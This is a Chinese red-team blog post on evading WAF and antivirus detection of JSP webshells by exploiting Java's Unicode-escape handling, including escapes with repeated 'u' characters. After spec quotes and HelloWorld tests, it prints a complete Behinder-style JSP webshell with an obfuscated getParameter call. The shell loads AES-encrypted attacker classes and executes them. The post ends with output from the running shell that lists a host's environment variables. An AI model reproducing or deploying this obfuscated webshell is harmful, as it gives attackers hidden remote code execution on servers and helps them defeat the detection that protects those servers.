红队攻防实践：unicode 进行 webshell 免杀的思考


上一篇文章 [红队攻防实践：闲谈 Webshell 在实战中的应用] 主要讲了通过 unicode 进行 webshell 的免杀操作。说是 unicode 免杀，其实主要针对 jsp 和 aspx 脚本进行测试，因为相比于 php 和 asp，jsp 和 aspx 的免杀效果更能轻易过 WAF。可能大家会发现之前提供的脚本已经不能很好免杀，但是可以根据文章最后的总结部分自己对敏感函数进行无规律的编码方式进行 WAF 绕过，也可以看下此文，这篇文章会以 unicode 编码进行免杀的方式上提供大家另一种新思路。

jsp 免杀之 unicode 逃逸

之前说过 jsp 的 webshell 可以通过 unicode 编码的方式绕过 waf 或者 d 盾等查杀工具的静态检测，这种方法已经很早被很多人熟知，但是为什么 jsp 的可以通过 unicode 进行编码，而 asp、php 不行呢?

咱们先来看看 java 的语言规范：

https://docs.oracle.com/javase/specs/jls/se8/html/jls-3.html#jls-3.3



3.3. Unicode Escapes

A compiler for the Java programming language ("Java compiler") first recognizes Unicode escapes in its input, translating the ASCII characters \u followed by four hexadecimal digits to the UTF-16 code unit (§3.1) for the indicated hexadecimal value, and passing all other characters unchanged. Representing supplementary characters requires two consecutive Unicode escapes. This translation step results in a sequence of Unicode input characters.

```
UnicodeInputCharacter:
  UnicodeEscape
  RawInputCharacter

UnicodeEscape:
  \ UnicodeMarker HexDigit HexDigit HexDigit HexDigit

UnicodeMarker:
  u {u}

HexDigit:
  (one of)
  0 1 2 3 4 5 6 7 8 9 a b c d e f A B C D E F

RawInputCharacter:
```


```
any Unicode character
```

A compiler for the Java programming language ("Java compiler") first recognizes Unicode escapes in its input, translating the ASCII characters \u followed by four hexadecimal digits to the UTF-16 code unit (§3.1)

意思就是说 Java 编译器首先识别其输入中的 Unicode 字符，即先识别 \ u 及其后的四个十六进制数字，将其转换为 UTF-16 代码单元，其余的字符串保持不变。

我们在 eclipse 里面试一下，我们以 helloworld 程序测试：


~~~
```java
package test;
public class Test {
    public static void main(String[] args) {
       System.out.println("Hello World");
    }
}
```
~~~



```java
package test;

public class Test {
    public static void main(String[] args) {
        System.out.println("Hello World");
    }

}
```

```
<terminated> Test [Java Application] /Library/Java/JavaVirtualMachines/jdk1.8.0_181.jdk/Contents/Home/bin/java  (Jul 9, 2020, 4:37:52 PM – 4:37:52 PM)
Hello World
```

我们将 System 进行 unicode 编码然后编译运行：




```java
package test;

public class Test {
    public static void main(String[] args) {
        \u0053\u0079\u0073\u0074\u0065\u006d.out.println("Hello World");
    }

}
```

```
<terminated> Test [Java Application] /Library/Java/JavaVirtualMachines/jdk1.8.0_181.jdk/Contents/Home/bin/java  (Jul 9, 2020, 4:37:32 PM – 4:37:32 PM)
Hello World
```

可以成功运行编译。java 语言这样的好处保证了一致性，但是为免杀提供了便捷。然而当然不

止这些，在 oracle 官网的 Java 语言规范里面还这样说：



The `\`, `u`, and hexadecimal digits here are all ASCII characters.

In addition to the processing implied by the grammar, for each raw input character that is a backslash `\`, input processing must consider how many other `\` characters contiguously precede it, separating it from a non-`\` character or the start of the input stream. If this number is even, then the `\` is eligible to begin a Unicode escape; if the number is odd, then the `\` is not eligible to begin a Unicode escape.

For example, the raw input `"\\u2122=\u2122"` results in the eleven characters `" \ \ u 2 1 2 2 = ™ "` (`\u2122` is the Unicode encoding of the character ™).

If an eligible `\` is not followed by `u`, then it is treated as a *RawInputCharacter* and remains part of the escaped Unicode stream.

If an eligible `\` is followed by `u`, or more than one `u`, and the last `u` is not followed by four hexadecimal digits, then a compile-time error occurs.

The character produced by a Unicode escape does not participate in further Unicode escapes.

For example, the raw input `\u005cu005a` results in the six characters `\ u 0 0 5 a`, because `005c` is the Unicode value for `\`. It does not result in the character Z, which is Unicode character `005a`, because the `\` that resulted from the `\u005c` is not interpreted as the start of a further Unicode escape.


The Java programming language specifies a standard way of transforming a program written in Unicode into ASCII that changes a program into a form that can be processed by ASCII-based tools. The transformation involves converting any Unicode escapes in the source text of the program to ASCII by adding an extra `u` - for example, `\uxxxx` becomes `\uuxxxx` - while simultaneously converting non-ASCII characters in the source text to Unicode escapes containing a single `u` each.

This transformed version is equally acceptable to a Java compiler and represents the exact same program. The exact Unicode source can later be restored from this ASCII form by converting each escape sequence where multiple `u`'s are present to a sequence of Unicode characters with one fewer `u`, while simultaneously converting each escape sequence with a single `u` to the corresponding single Unicode character.

A Java compiler should use the `\uxxxx` notation as an output format to display Unicode characters when a suitable font is not available.

If an eligible \ is followed by u, or more than one u, and the last u is not followed by four hexadecimal digits, then a compile-time error occurs.


如果在符合条件的 \ u 后面 (或一个以上的 u) 不跟四个十六进制数字，则发生编译时错误。那意思我 \ 后面可以跟多个 u，咱们用代码试试：




```java
package test;

public class Test {
    public static void main(String[] args) {
        \uuuuuuuuuuuu0053\uuuu0079\u0073\uuu0074\u0065\u006d.out.println("Hello World");
    }

}

```

```
<terminated> Test [Java Application] /Library/Java/JavaVirtualMachines/jdk1.8.0_181.jdk/Contents/Home/bin/java  (Jul 9, 2020, 4:50:28 PM – 4:50:28 PM)
Hello World
```

依然可以运行，我们可以将 \ u 变成 \ uuu, 理论上几个 u 都可以。用冰蝎试试。为了测试，我拿冰蝎代码里面的某个函数进行编码：



```
<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%>
<%!class U extends ClassLoader{U(ClassLoader c){super(c);}
public Class g(byte []b){return super.defineClass(b,0,b.length);}}%>
<%if(request.
\uuuuuuuuuu0067\uuuuuuuuuuuuuuuuuuuu0065\uuuuuuuuuuuuuuuuuuuuu0074\uuuuuuuuuuuuuuuuuuuuu0050\uuuuuuuuuuuuuuuuuuuuu0
061\uuuuuuuuuuuuuuuuuuuuu0072\uuuuuuuuuuuuuuuuuuuuu0061\uuuuuuuuuuuuuuuuuuu006D
\uuuuuuuuuuuuuuuuuuuu0065\uuuuuuuuuuuuuuuuuuuuu0074\uuuuuuuuuuuuuuuuuuuu0065\uuuuuuuuuuuuuuuuuuuu0072("pass")!
=null)
{String k=(""+UUID.randomUUID()).replace("-","").substring(16);session.putValue("u",k);out.print(k);return;}
Cipher c=Cipher.getInstance("AES");
c.init(2,new SecretKeySpec((session.getValue("u")+"").getBytes(),"AES"));
new U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader
().readLine()))).newInstance().equals(pageContext);
%>
```



```
环境变量:
USERPROFILE=C:\Users\volcano
JAVA_HOME=C:\Program Files\Java\jdk1.6.0_45
Cmd=reg query "HKEY_LOCAL_MACHINE\SOFTWARE\JavaSoft\Java Development Kit" /s
=ExitCode=00000000
SystemDrive=C:
CURRENT_DIR=C:\Users\volcano\xmapp
_RUNJDB="C:\Program Files\Java\jdk1.6.0_45\bin\jdb.exe"
JREKeyName32=HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\JavaSoft\Java Runtime Environment
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0
\;c:\Program Files\Java\jdk1.6.0_45\bin
PROCESSOR_REVISION=9e0a
JREKeyName64=HKEY_LOCAL_MACHINE\SOFTWARE\JavaSoft\Java Runtime Environment
USERDOMAIN=WIN-HH3QAS1OJ6L
ALLUSERSPROFILE=C:\ProgramData
LOGGING_CONFIG=-Djava.util.logging.config.file="C:\Users\volcano\xmapp\tomcat\conf\logging.properties"
```

